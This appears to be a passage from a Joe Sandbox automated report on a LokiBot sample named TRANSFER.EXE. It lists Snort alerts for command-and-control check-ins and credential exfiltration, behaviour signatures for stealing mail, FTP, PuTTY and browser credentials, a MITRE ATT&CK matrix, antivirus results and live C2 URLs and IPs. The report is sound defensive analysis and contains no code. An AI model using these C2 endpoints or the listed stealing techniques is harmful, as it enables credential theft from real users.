Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449816802024318 08/05/22-09:11:45.230367
SID:	2024318
Source Port:	49816
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449813802021641 08/05/22-09:11:38.357337
SID:	2021641
Source Port:	49813
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449808802025381 08/05/22-09:11:29.964196
SID:	2025381
Source Port:	49808
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.68.8.8.859106532014169 08/05/22-09:11:53.220746
SID:	2014169
Source Port:	59106
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.68.8.8.849463532014169 08/05/22-09:12:03.092143
SID:	2014169
Source Port:	49463

Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449775802825766 08/05/22-09:10:56.189285
SID:	2825766
Source Port:	49775
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 45.11.26.144 - Destination IP: 192.168.2.6	
Timestamp:	45.11.26.144192.168.2.680497732025483 08/05/22-09:10:52.735646
SID:	2025483
Source Port:	80
Destination Port:	49773
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 45.11.26.144 - Destination IP: 192.168.2.6	
Timestamp:	45.11.26.144192.168.2.680497742025483 08/05/22-09:10:55.059781
SID:	2025483
Source Port:	80
Destination Port:	49774
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449883802021641 08/05/22-09:12:25.116712
SID:	2021641
Source Port:	49883
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449818802025381 08/05/22-09:11:53.331696
SID:	2025381
Source Port:	49818
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449823802021641 08/05/22-09:11:58.081188
SID:	2021641
Source Port:	49823
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449806802024313 08/05/22-09:11:25.288207
SID:	2024313
Source Port:	49806
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449881802024318 08/05/22-09:12:22.599825
SID:	2024318
Source Port:	49881
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449806802024318 08/05/22-09:11:25.288207
SID:	2024318
Source Port:	49806
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449876802024313 08/05/22-09:12:15.818317
SID:	2024313
Source Port:	49876
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.68.8.8.852698532014169 08/05/22-09:11:13.360201
SID:	2014169
Source Port:	52698
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449787802024313 08/05/22-09:10:58.658888
SID:	2024313
Source Port:	49787
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449881802024313 08/05/22-09:12:22.599825
SID:	2024313
Source Port:	49881
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449820802025381 08/05/22-09:11:55.767753
SID:	2025381
Source Port:	49820
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449869802024318 08/05/22-09:12:11.819483
SID:	2024318
Source Port:	49869

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449787802024318 08/05/22-09:10:58.658888
SID:	2024318
Source Port:	49787
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449869802024313 08/05/22-09:12:11.819483
SID:	2024313
Source Port:	49869
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449813802825766 08/05/22-09:11:38.357337
SID:	2825766
Source Port:	49813
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449876802024318 08/05/22-09:12:15.818317
SID:	2024318
Source Port:	49876
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449775802021641 08/05/22-09:10:56.189285
SID:	2021641
Source Port:	49775
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.68.8.8.855083532014169 08/05/22-09:11:38.248653
SID:	2014169
Source Port:	55083
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Fake 404 Response - Source IP: 45.11.26.144 - Destination IP: 192.168.2.6	
Timestamp:	45.11.26.144192.168.2.680498692025483 08/05/22-09:12:13.145529
SID:	2025483
Source Port:	80
Destination Port:	49869
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449883802825766 08/05/22-09:12:25.116712
SID:	2825766
Source Port:	49883
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449791802025381 08/05/22-09:11:04.815056
SID:	2025381
Source Port:	49791
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449768802024312 08/05/22-09:10:38.844396
SID:	2024312
Source Port:	49768
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449799802024318 08/05/22-09:11:17.792361
SID:	2024318
Source Port:	49799
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.68.8.8.849520532014169 08/05/22-09:11:25.186861
SID:	2014169
Source Port:	49520
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449768802024317 08/05/22-09:10:38.844396
SID:	2024317
Source Port:	49768
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449774802024313 08/05/22-09:10:53.861086
SID:	2024313
Source Port:	49774
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 45.11.26.144 - Destination IP: 192.168.2.6	
Timestamp:	45.11.26.144192.168.2.680497872025483 08/05/22-09:10:59.837244
SID:	2025483
Source Port:	80

Destination Port:	49787
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449860802021641 08/05/22-09:12:05.554361
SID:	2021641
Source Port:	49860
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449832802825766 08/05/22-09:12:00.816507
SID:	2825766
Source Port:	49832
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449774802024318 08/05/22-09:10:53.861086
SID:	2024318
Source Port:	49774
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449771802021641 08/05/22-09:10:46.236811
SID:	2021641
Source Port:	49771
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449799802024313 08/05/22-09:11:17.792361
SID:	2024313
Source Port:	49799
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449880802025381 08/05/22-09:12:19.118779
SID:	2025381
Source Port:	49880
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.68.8.8.851748532014169 08/05/22-09:10:45.856847
SID:	2014169
Source Port:	51748
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449823802825766 08/05/22-09:11:58.081188
SID:	2825766
Source Port:	49823
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449797802825766 08/05/22-09:11:13.734140
SID:	2825766
Source Port:	49797
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449832802021641 08/05/22-09:12:00.816507
SID:	2021641
Source Port:	49832
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.68.8.8.853049532014169 08/05/22-09:11:29.434938
SID:	2014169
Source Port:	53049
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Fake 404 Response - Source IP: 45.11.26.144 - Destination IP: 192.168.2.6	
Timestamp:	45.11.26.144192.168.2.680498802025483 08/05/22-09:12:20.337044
SID:	2025483
Source Port:	80
Destination Port:	49880
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449846802025381 08/05/22-09:12:03.190477
SID:	2025381
Source Port:	49846
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449811802025381 08/05/22-09:11:33.059063
SID:	2025381
Source Port:	49811
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449804802825766 08/05/22-09:11:20.056413
SID:	2825766
Source Port:	49804

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Exploits

Yara detected UAC Bypass using CMSTP

Networking

Snort IDS alert for network traffic

C2 URLs / IPs found in malware configuration

System Summary

Malicious sample detected (through community Yara rule)

.NET source code contains very large array initializations

Data Obfuscation

Yara detected aPLib compressed binary

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection

Contains functionality to hide user accounts

Malware Analysis System Evasion

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion

Writes to foreign memory regions

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Stealing of Sensitive Information

Yara detected Lokibot

Tries to steal Mail credentials (via file / registry access)


Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials
Tries to steal Mail credentials (via file registry)
Tries to harvest and steal browser information (history, passwords, etc)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	Path Interception	1 Access Token Manipulation	1 Disable or Modify Tools	2 OS Credential Dumping	1 Account Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	3 1 1 Process Injection	1 Deobfuscate/Decode Files or Information	2 Credentials in Registry	1 File and Directory Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	2 Obfuscated Files or Information	Security Account Manager	1 3 System Information Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Software Packing	NTDS	1 1 1 Security Software Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Masquerading	LSA Secrets	1 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	2 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Access Token Manipulation	DCSync	1 System Owner/User Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	3 1 1 Process Injection	Proc Filesystem	1 Remote System Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Hidden Users	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
TRANSFER.EXE	24%	Virustotal		Browse
TRANSFER.EXE	15%	ReversingLabs	ByteCode-MSIL.Backdoor.Androm	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.0.cmdkey.exe.400000.3.unpack	100%	Avira	HEUR/AGEN.1219273		Download File
1.0.cmdkey.exe.400000.4.unpack	100%	Avira	HEUR/AGEN.1219273		Download File
1.0.cmdkey.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1219273		Download File
0.2.TRANSFER.EXE.3ae5530.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.cmdkey.exe.400000.2.unpack	100%	Avira	HEUR/AGEN.1219273		Download File

Source	Detection	Scanner	Label	Link	Download
0.2.TRANSFER.EXE.3b05550.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.cmdkey.exe.400000.6.unpack	100%	Avira	HEUR/AGEN.1219273		Download File
1.2.cmdkey.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1219273		Download File
1.0.cmdkey.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1219273		Download File
1.0.cmdkey.exe.400000.5.unpack	100%	Avira	HEUR/AGEN.1219273		Download File

Domains

Source	Detection	Scanner	Label	Link
sempersim.su	27%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://kbfvzoboss.bid/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.win/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.trade/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.top/alien/fre.php	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://sempersim.su/gi4/fre.php	24%	Virustotal		Browse
http://sempersim.su/gi4/fre.php	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
sempersim.su	45.11.26.144	true	true	• 27%, Virustotal, Browse	unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://kbfvzoboss.bid/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.win/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.trade/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.top/alien/fre.php	true	• URL Reputation: safe	unknown
http://sempersim.su/gi4/fre.php	true	• 24%, Virustotal, Browse • Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.ibsensoftware.com/	cmdkey.exe, cmdkey.exe, 00000001.00000002.637716959.0000000000400000.00000040.00000400.00020000.00000000.sdmp, cmdkey.exe, 00000001.00000000.389487311.000000000400000.00000040.00000400.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.11.26.144	sempersim.su	Russian Federation		9002	RETN-ASEU	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	679099
Start date and time: 05/08/202209:09:08	2022-08-05 09:09:08 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 57s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	TRANSFER.EXE
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winEXE@3/3@34/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 97.9% (good quality ratio 93.9%) • Quality average: 76.9% • Quality standard deviation: 28.6%

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .EXE • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe
- HTTP Packets have been reduced
- TCP Packets have been reduced to 100
